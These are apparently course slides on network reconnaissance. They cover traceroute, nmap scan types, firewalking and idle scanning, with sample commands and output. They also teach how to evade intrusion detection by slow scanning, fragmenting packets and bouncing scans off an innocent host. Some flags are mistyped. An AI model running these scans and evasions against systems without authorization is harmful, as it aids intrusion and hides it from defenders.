Host 192.168.1.5 appears to be down.
```

Network Discovery with Traceroute


- One of the basic Network Discovery tools is **traceroute**
- Attempts to determine the location of a target system by using incrementing TTLs on packets
- Any time a host cannot be reached via a ping, a traceroute should be preformed to determine where the ping fails
- Essential for identifying gateway devices

Network Discovery with Traceroute

- Traceroute is built into both Windows and Unix
- Unix version uses UDP packets by default, but can be forced to use ICMP with the **-I** switch
 - Both should be tried, because sometimes one works and not the other
 - Cisco routers block UDP traceroutes by default
- Windows version can use only ICMP

Network Discovery with Traceroute

- Traceroute to infosecinstitute.com



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window displays the output of the "tracert www.infosecinstitute.com" command. The output shows the traceroute path from the user's computer to the destination website, listing 12 hops. The first hop is "ds1081-148-001.chi1.dsl.speakeeasy.net [64.81.148.1]". Subsequent hops include various ISP and network nodes, ending at "server.accuwebhost.net [69.50.210.180]". The "Trace complete." message is visible at the bottom of the output.

```
C:\Documents and Settings\Jack>tracert www.infosecinstitute.com

Tracing route to infosecinstitute.com [69.50.210.180]
over a maximum of 30 hops:

 1  24 ms    25 ms    26 ms  ds1081-148-001.chi1.dsl.speakeeasy.net [64.81.148.1]
 2  23 ms    22 ms    22 ms  210.ge-0-1-0.cri.chi1.speakeeasy.net [69.17.83.15]
 3  23 ms    22 ms    23 ms  border5.g3-3.speakeeasy-49.chg.pnap.net [66.151.2.153]
 4  24 ms    22 ms    22 ms  core4.ge0-0-bbnet1.chg.pnap.net [64.94.32.6]
 5  25 ms    22 ms    22 ms  ip-64.211.207.5.ghlx.net [64.211.207.5]
 6  22 ms    23 ms    22 ms  pos3-0-2488M.cri.CHI1.gblx.net [67.17.72.125]
 7  25 ms    23 ms    24 ms  so1-0-0-2488M.ar2.CHI1.gblx.net [67.17.71.82]
 8  31 ms    43 ms    *      208.51.6.5
 9  78 ms    78 ms    80 ms  at-0-2-0.802.uslsan3-01.j20c.savvis.net [209.83.222.105]
10  117 ms   94 ms    92 ms  209.144.110.54
11  95 ms    98 ms    102 ms  atjeu.dc2.dc1.com [69.50.207.254]
12  94 ms    101 ms   98 ms  server.accuwebhost.net [69.50.210.180]

Trace complete.

C:\Documents and Settings\Jack>
```

Traceroute will often fail

- Traceroute to iss.net

```
[root@localhost root]# traceroute www.iss.net
traceroute to www.iss.net (209.134.161.35), 30 hops max, 38 byte packets
 1 172.16.1.254 (172.16.1.254) 0.768 ms 0.626 ms 0.625 ms
 2 192.168.0.1 (192.168.0.1) 2.162 ms 1.949 ms 1.923 ms
 3 tpa-edge-08.inet.qwest.net (65.115.129.89) 9.012 ms 15.466 ms 10.397 ms
 4 tpa-core-03.inet.qwest.net (205.171.27.149) 12.835 ms 12.182 ms 12.788 ms
 5 tpa-core-01.inet.qwest.net (205.171.27.185) 13.079 ms 6.554 ms 18.993 ms
 6 atl-core-01.inet.qwest.net (205.171.5.65) 47.897 ms 22.377 ms 28.748 ms
 7 atl-core-03.inet.qwest.net (205.171.21.154) 27.170 ms 23.163 ms 22.800 ms
 8 atl-brdr-03.inet.qwest.net (205.171.21.106) 35.079 ms 21.151 ms 28.110 ms
 9 qwest-gw.attga.ip.att.net (192.205.32.229) 20.709 ms 21.510 ms 25.502 ms
10 tbr2-p013402.attga.ip.att.net (12.122.12.49) 21.756 ms 24.263 ms 30.262 ms
11 gbr6-p40.attga.ip.att.net (12.122.12.46) 20.548 ms 21.652 ms 23.357 ms
12 ar7-p3110.attga.ip.att.net (12.123.20.161) 23.550 ms 21.426 ms 25.266 ms
13 12.124.76.42 (12.124.76.42) 27.257 ms 22.893 ms 22.397 ms
14 atla-raw2-ext.iss.net (209.134.160.115) 27.437 ms 24.465 ms 26.907 ms
15 * * *
16 *

[root@localhost root]# ■
```

tcptraceroute

- Traceroute with **tcptraceroute** allows us to vary the source port
- We can slice through firewalls with this tool
- Most importantly, we can determine the IP addresses of gateway devices

```
[root@localhost root]# tcptraceroute www.iss.net 80
Selected device eth0, address 172.16.1.144, port 1042 for outgoing packets
Tracing the path to www.iss.net (209.134.161.35) on TCP port 80, 30 hops max
 1  172.16.1.254 (172.16.1.254)  4.051 ms  0.678 ms  0.651 ms
 2  192.168.0.1 (192.168.0.1)   1.910 ms  1.956 ms  3.333 ms
 3  tpa-edge-08.inet.qwest.net (65.115.129.89)  10.165 ms  9.060 ms  11.576 ms
 4  tpa-core-03.inet.qwest.net (205.171.27.149)  14.650 ms  12.568 ms  15.077 ms
 5  tpa-core-01.inet.qwest.net (205.171.27.185)  11.638 ms  13.562 ms  15.128 ms
 6  atl-core-01.inet.qwest.net (205.171.5.65)    24.923 ms  24.141 ms  27.448 ms
 7  atl-core-03.inet.qwest.net (205.171.21.154)  21.349 ms  21.232 ms  26.007 ms
 8  atl-brdr-03.inet.qwest.net (205.171.21.106)  21.291 ms  24.207 ms  16.658 ms
 9  qwest-gw.attga.ip.att.net (192.205.32.229)  21.885 ms  25.971 ms  24.533 ms
10  tbr2-p013402.attga.ip.att.net (12.122.12.49)  27.490 ms  22.236 ms  28.327 ms
11  gbr6-p40.attga.ip.att.net (12.122.12.46)   29.632 ms  29.144 ms  23.288 ms
12  ar7-p3110.attga.ip.att.net (12.123.20.161)  23.294 ms  22.076 ms  26.147 ms
13  12.124.76.42 (12.124.76.42)   26.492 ms  14.390 ms  27.381 ms
14  atla-raw2-ext.iss.net (209.134.160.115)  37.946 ms  24.576 ms  28.437 ms
15  atla-ngw5.iss.net (209.134.160.18)   31.039 ms * 31.558 ms
16  www.iss.net (209.134.161.35) [open]  19.915 ms  35.138 ms  23.997 ms
[root@localhost root]# ■
```

Passive Network Discovery


- Netdiscover is an active/passive address reconnaissance tool
 - Useful on wireless networks without a DHCP server, when you are wardriving
 - It can be also used on hub/switched networks
- It can passively detect online hosts
 - Search for them, by actively sending ARP requests
 - It can also be used to inspect your network ARP traffic
 - Find network addresses using auto scan mode

Network Recon

- After Network Discovery, all identified hosts should be scanned for open ports
- There are literally hundreds of port scanning methods
- For this module, we will concentrate on the most reliable, accurate, and least stealthy method of port scanning
- TCP Connect Scanning
 - This port scanning method uses the 3-Way Handshake to ensure a port is open
 - Results are almost 100% reliable on the first try
 - Because of this, the default Nmap ping is ICMP Echo Request followed by a ACK to Port 80
 - Operating Systems, IDSs, Firewalls, etc. can all easily notice a TCP Connect scan

TCP Connect Scanning

- The three way handshake:



- Nmap command:

```
nmap -sT -v -v 192.168.1.1
```

TCP Connect Scanning

- Scanning against devices that block ICMP
- Either a gateway device or if the host itself does not allow ICMP
- The –P0 (zero) forces nmap to not issue ICMP Echo Request
- Nmap command:

```
nmap -sT -P0 -v -v 192.168.1.1
```

UDP Scanning

- UDP Scanning is much less reliable than TCP scanning
 - Unlike TCP, a UDP packet that reaches an open port replies with nothing
 - A UDP packet against a closed port elicits an ICMP type 3 service not reachable message. ICMP is often filtered
 - A UDP packet that gets lost or dropped on the way to the server port (it happens) returns no response
 - A UDP packet that reaches a server port which is open and the protocol matches, replies with service
- Nmap command:
`nmap -sU -P0 -v -v 192.168.1.1`

hping3

- hping is a command-line oriented TCP/IP packet assembler/analyzer
- The interface is inspired to the ping(8) Unix command, but hping isn't only able to send ICMP echo requests
 - Supports TCP, UDP, ICMP and RAW-IP protocols
 - Has as a traceroute mode
 - Ability to send files between a covert channel

Stealthy Network Recon

Why Stealth?

- Stealth is extremely important when doing network recon
 - We are trying to emulate malicious hackers! And they don't want to be detected
 - Don't want an active response from people OR security devices
- Stealth may not be a priority when attacking from Internet
 - Millions of port scans per hour against big companies
 - 15/hour against a home IP address
- Once you break in, stealth is a major priority
 - A web server scanning the database server in the DMZ is very fishy!

Overall Strategies

- There are some general strategies for stealth
- Never use default settings (or default anything)
 - Most security devices detect tools based on a signature, if you don't match the signature, you don't get caught
- Behavior detection can be circumvented by scanning below the target threshold
 - Look at default settings on an IDS, like Snort, and see what the portscan detector shows
 - Such as: 5 ports in under 1 second = Alert
 - Some Nmap speed options
 - `nmap -sT 192.168.1.20 -T polite` (slow)
 - `nmap -sT 192.168.1.20 -T sneaky` (very slow)
 - `nmap -sT 192.168.1.20 -T paranoid` (extremely slow)

Slow Scanning

- Many behavioral IDS/IPS consider a certain number of port service requests in a defined number of seconds an attack
 - May alert IDS admin
 - IPS may block your IP address for an hour/day/forever
- Easy to overcome
 - Slow scan to below the threshold
 - Nmap command for one port request every 1.5 minutes:
`nmap -sT -v -v -P0 --max_parallelism 1 --scan_delay 90000
192.168.1.1`

Stealthy TCP Scanning

- The most popular stealth scans and types


<i>Name</i>	<i>Flags</i>
SYN-FIN	SF
Null	None
Christmas	UPF
FIN	F
SYN or Half Open	S

SYN Stealth Scan

- Also referred to as Stealth or Half Open scan
- Scanner sends out SYN packets to initiate 3-way handshake
 - Waits for SYN-ACKs, if it gets one, assumes port is open. Never sends ACK to complete handshake
 - If we get a RST, assume port is closed
 - Example: Syn Stealth Scan of port 80 on the target 192.168.1.20

```
nmap -ss 192.168.1.20 -p 80
```

SYN Scan




FIN Scan

- FIN packets should only be present when closing down an already open connection
- A FIN to a closed port is erroneous, so RFCs state that a RST should be sent if a lone FIN is encountered
- This is to let the sender know it has sent the packet to the wrong machine
- If the port is open, the target will respond with nothing, as the FIN is not part of an established connection
- Sending out these lone FINs is a way to scan for open ports stealthily

- Example: Fin scan of port 80 on the target 192.168.1.20

```
nmap -SF 192.168.1.20 -p 80
```

FIN Scan




Christmas Scan

- There are certain combinations of Flags that should never occur
 - One is a SYN-FIN, as a SYN opens a connection and a FIN closes it
 - A variation on this theme is the Christmas Scan
 - Christmas sets FIN, URG, and PSH Flags
 - Packet is “Lit Up Like A Christmas Tree”
 - Can slip by some older IDSs, firewalls, etc.
-
- Example: Christmas scan of port 80 on target 192.18.1.20

```
nmap -sX 192.168.1.20 -p 80
```

Christmas Scan




Null Scan

- A TCP packet should always have at least one flag, according to RFCs
- A Null scan sets no flags, attempts to avoid detection by breaking signatures based on flags being present
- Example:

```
nmap -sN 192.168.1.20 -p 80
```

Null Scan



Fragmentation Scanning

- Breaking a probe packet into a couple of small IP fragments
 - Splitting up the TCP header over several packets to make it harder to detect
 - Won't get by firewalls that queue all IP fragments, but some networks can't afford the performance hit this causes
 - Use the Nmap `-f` option to instruct the specified SYN or FIN scan to use fragmented packets

TCP Scanning Results with Nmap

- All services will exist in one of six states
 - open
 - closed
 - filtered
 - unfiltered
 - open|filtered
 - closed|filtered

Firewalking

- Firewalk is a utility that can be used to determine a firewall ACL from a specific IP address
- Uses both static port traceroutes and HPing
- Firewalk utilizes the TTL expiration feature of TCP

Firewalking

- It sends packets with a TTL set to expire one hop past the firewall
 - If the packet is passed by the firewall the packet should expire (response received)
- If the expiration is not received it could be because of one of two reasons
 - An ICMP prohibited response is received instead
 - The packet was dropped without comment (Firewall blocked)

Idle Scanning

- Idlescan, as it has become known, allows for completely stealthy port scanning
- Attackers can actually scan a target without sending a single packet to the target from their own IP address!
- Instead, a clever side-channel attack allows for the scan to be bounced off a quiet host. Intrusion detection system (IDS) reports will finger the innocent quiet host as the attacker

Idle Scanning


- Two important behaviors to understand:
- One way to determine whether a port is open is to send a "SYN" (session establishment) packet to the port. The target machine will send back a SYN-ACK (session request acknowledgment) packet if the port is open, and a RST packet if the port is closed
- A machine which receives an unsolicited SYN-ACK packet will respond with a RST. An unsolicited RST will be ignored

Idle Scanning

- Two important behaviors to understand:
- Every IP packet on the Internet has a "fragment identification" (IPID) number. Many operating systems simply increment this number for every packet they send. So probing for this number can tell an attacker how many packets have been sent since the last probe

